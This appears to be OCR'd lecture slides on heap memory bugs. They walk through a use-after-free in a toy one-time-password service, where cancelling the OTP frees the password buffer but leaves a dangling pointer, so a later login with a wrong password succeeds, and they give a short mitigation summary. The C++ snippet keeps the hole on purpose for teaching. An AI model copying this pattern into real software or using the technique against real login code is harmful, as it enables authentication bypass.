
conceptual overview



Heap Deallocation

malloc's free list

conceptual overview



Bugs

-> Reuse of memory block

similar to the previous stack bug

-> freed block gets reused

-> *free* does not wipe memory

-> *malloc* does not initialize memory


-> confidential data can be leaked

-> Use-After-Free


discussion follows

Exploit

prepare one-time password




```
> otp_start
SUCCESS

> otp_login
password: correct_password
SUCCESS
```



successful login


Exploit

prepare one-time password




```
> otp_start
SUCCESS

> otp_login
password: wrong_password
FAILURE
```

failed login



Exploit

prepare one-time password




```
> otp_start
SUCCESS
```

manually cancel OTP process

```
> otp_cancel
SUCCESS
```

```
> otp_login
password: wrong_password
SUCCESS
```

successful login with wrong password




Vulnerability

```
case request_types::otp_start : {
    // ...
    otp_password = new char[PWD_SIZE];
    // ...
    break;
}
case request_types::otp_cancel : {
    // ...
    delete[] otp_password;
    break;
}
case request_types::otp_login : {
    // ...
    user_otp_password = new char[PWD_SIZE];
    // ...
    if (strncmp(user_otp_password, otp_password, PWD_SIZE) == 0) { /* ... */ }
    else { /* ... */ }
    delete[] user_otp_password;
    user_otp_password = nullptr;
    delete[] otp_password;
    otp_password = nullptr;
    break;
}
```


not set to nullptr -> dangling pointer

dangling pointer is used


Vulnerability




Vulnerability



Vulnerability



Vulnerability



Summary and Mitigation

variables with dynamic storage duration are allocated on the heap

free does not wipe memory, *malloc* does not initialize memory

uninitialized, heap-allocated data is a window into the heap

dangling pointers are dangerous

